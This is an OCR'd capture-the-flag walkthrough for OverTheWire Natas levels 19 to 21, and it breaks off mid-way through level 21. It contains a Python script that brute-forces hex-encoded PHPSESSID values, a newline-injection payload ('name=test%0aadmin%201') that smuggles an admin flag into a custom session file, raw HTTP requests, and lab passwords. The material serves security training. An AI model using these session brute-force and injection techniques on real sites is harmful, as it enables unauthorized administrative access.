
It says that the page uses mostly the same code but the session IDs are no longer sequential.
Unlike last time, we don't have source code to work with. We do know that there is some similarity with the past level, where we only had to brute for the correct PHPSESSID (turns out the correct value was 119).
If we enter in made up credentials, like "test" and test" for the username and password, we get logged in:



Open up the Applications (or Storage, if you're in Firefox) tab in Dev Tools and you'll see that we've got a PHPSESSID assigned to us:



The value is 3334342d74657374 which hex decodes to 344-test (use CyberChef to see this decoding in action).
If we clear our cookie and login as admin (with a random password), we get a new PHPSESSID cookie value:




This value (37312d61646d696e) decodes to 71-admin. If we log out and log back in (again with username admin, we get a different <random #>-admin value, in my case, 100-admin.

```python
import requests
import string
from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas19', '4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs')

MAX = 640
count = 1

u="http://natas19.natas.labs.overthewire.org/index.php?debug"

while count <= MAX:

    numberAsHex = "".join("{:02x}".format(ord(c)) for c in str(count))
    adminPortion = "2d61646d696e"

    sessionID = "PHPSESSID=" + numberAsHex + adminPortion
    print(sessionID)

    headers = {'Cookie': sessionID}
    response = requests.get(u, headers=headers, auth=basicAuth, verify=Fals

    if "You are logged in as a regular user" not in response.text:
        print(response.text)

    count += 1

print("Done!")
```

If we run this script with python scriptname.py then we eventually get to the correct PHPSESSID value:

```
PHPSESSID=3238312d61646d696e
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas19", "pass": "4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs" };</script></head>
<body>
<h1>natas19</h1>
<div id="content">
<p>
<b>
This page uses mostly the same code as the previous level, but session IDs are no longer sequential...
</b>
</p>
DEBUG: Session start ok<br>You are an admin. The credentials for the next level are:<br><pre>Username: natas20
Password: eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF</pre></div>
</body>
</html>

PHPSESSID=3238322d61646d696e
```


This value is PHPSESSID=3238312d61646d696e which decodes to 281-admin
After setting cookie PHPSESSID to 3238312d61646d696e, we get the flag:




Level 20:

Steps to Solve

1. **Access the Level**:
    - Navigate to http://natas20.natas.labs.overthewire.org/ and log in with the credentials from Level 19.





2. **Analyze Source Code**:
   - The application defines custom session handlers using session_set_save_handler().
   - The mywrite() function writes session data to a file, formatting each key-value pair as key value on separate lines.
   - The myread() function reads the session file, splitting each line into key-value pairs and populating the $_SESSION array

```
session_set_save_handler(
    "myopen",
    "myclose",
    "myread",
    "mywrite",
    "mydestroy",
    "mygarbage");
session_start();

if(array_key_exists("name", $_REQUEST)) {
    $_SESSION["name"] = $_REQUEST["name"];
    debug("Name set to " . $_REQUEST["name"]);
}

print_credentials();

$name = "";
if(array_key_exists("name", $_SESSION)) {
    $name = $_SESSION["name"];
}

?>
```

3. **Craft Malicious Input**:
    - By submitting a name parameter containing a newline character followed by admin 1, an additional session variable admin=1 can be injected.
    - Example payload:
    - ?name=anyname%0Aadmin%201
4. **Trigger Session Update**:
    - Submit the crafted input to the application.
    - The custom mywrite() function writes the name and admin variables to the session file.
5. **Retrieve the Password**:
    - Reload the page or revisit the URL.
    - The myread() function reads the session file, setting $_SESSION['admin'] = 1.
    - The application recognizes the admin session and displays the password for Natas21.

Request

Raw | Params | Headers | Hex

```
POST /index.php HTTP/1.1
Host: natas20.natas.labs.overthewire.org
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://natas20.natas.labs.overthewire.org
Authorization: Basic
bmF0YXMyMDplb2ZtM1dzc2h4YzVid3RWbkV1R0lscjdpdmI5S0FCRg==
Connection: close
Referer: http://natas20.natas.labs.overthewire.org/index.php?debug
Cookie: PHPSESSID=h61bb82rl1e1ak7ogijm8se8d3
Upgrade-Insecure-Requests: 1

name=test
```

Request


Raw | Params | Headers | Hex

```
POST /index.php HTTP/1.1
Host: natas20.natas.labs.overthewire.org
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://natas20.natas.labs.overthewire.org
Authorization: Basic
bmF0YXMyMDplb2ZtM1dzc2h4YzVid3RWbkV1R0lscjdpdmI5S0FCRg==
Connection: close
Referer: http://natas20.natas.labs.overthewire.org/index.php?debug
Cookie: PHPSESSID=h61bb82rl1e1ak7ogijm8se8d3
Upgrade-Insecure-Requests: 1

name=test%0aadmin%201
```

Response

Raw | Headers | Hex | HTML | Render


```
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script
src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas20", "pass":
"eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF" };</script></head>
<body>
<h1>natas20</h1>
<div id="content">
DEBUG: MYREAD h61bb82rl1e1ak7ogijm8se8d3<br>DEBUG: Reading from
/var/lib/php5/sessions//mysess_h61bb82rl1e1ak7ogijm8se8d3<br>DEBUG: Read [name
test]<br>DEBUG: Read [admin 1]<br>DEBUG: Read []<br>DEBUG: Name set to test
admin 1<br>You are an admin. The credentials for the next level are:<br><pre>Username:
natas21
Password: IFekPyrQXftziDEsUr3x21sYuahypdgJ</pre>
<form action="index.php" method="POST">
Your name: <input name="name" value="test
admin 1"><br>
<input type="submit" value="Change name" />
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
DEBUG: MYWRITE h61bb82rl1e1ak7ogijm8se8d3 name|s:12:"test
admin 1";admin|s:1:"1";<br>DEBUG: Saving in
/var/lib/php5/sessions//mysess_h61bb82rl1e1ak7ogijm8se8d3<br>DEBUG: admin => 1<br>DEBUG:
name => test
admin 1<br>
```




As you can see, it interpreted our input (with “name test” and “admin 1” on two separate lines) as valid data, (k)sorted them in alphabetic order, and then set the first one (“admin”) as a key/value pair in the $_SESSION variable, granting us admin access.

Natas 21:

If we visit http://natas21.natas.labs.overthewire.org/ with previously-found credentials natas21 and IFekPyrQXftziDEsUr3x21sYuahypdgJ, we see:




The source code for this website is pretty lacking, and mainly informs us that we are trying to get a $_SESSION key/value pair of “admin=1” in order to view the flag.
The page tells us that the website is co-located with another website at http://natas21-experimenter.natas.labs.overthewire.org. If we navigate there, we see a form that lets us inject different CSS values and display a simple Hello World! styled div:




We’re provided source code for this website, too.

```
// only allow these keys
$validkeys = array("align" => "center", "fontsize" => "100%", "bgcolor" => "yellow");
$form = "";

$form .= '<form action="index.php" method="POST">';
foreach($validkeys as $key => $defval) {
    $val = $defval;
    if(array_key_exists($key, $_SESSION)) {
    $val = $_SESSION[$key];
    } else {
    $_SESSION[$key] = $val;
    }
    $form .= "$key: <input name='$key' value='$val' /><br>";
}
$form .= '<input type="submit" name="submit" value="Update" />';
$form .= '</form>';

$style = "background-color: ".$_SESSION["bgcolor"]."; text-align: ".$_SESSION["align"]."; font-size: ".$_SESSION["fontsize"].";";
$example = "<div style='$style'>Hello world!</div>";

?>
```


To solve this level, set up Burp Suite to proxy traffic from your web browser.
Then, click “Update” on the form at http://natas21-experimenter.natas.labs.overthewire.org/index.php.
You should see a POST request in your Burp Suite history (Proxy > HTTP History).
Right click the request and select Send to Repeater



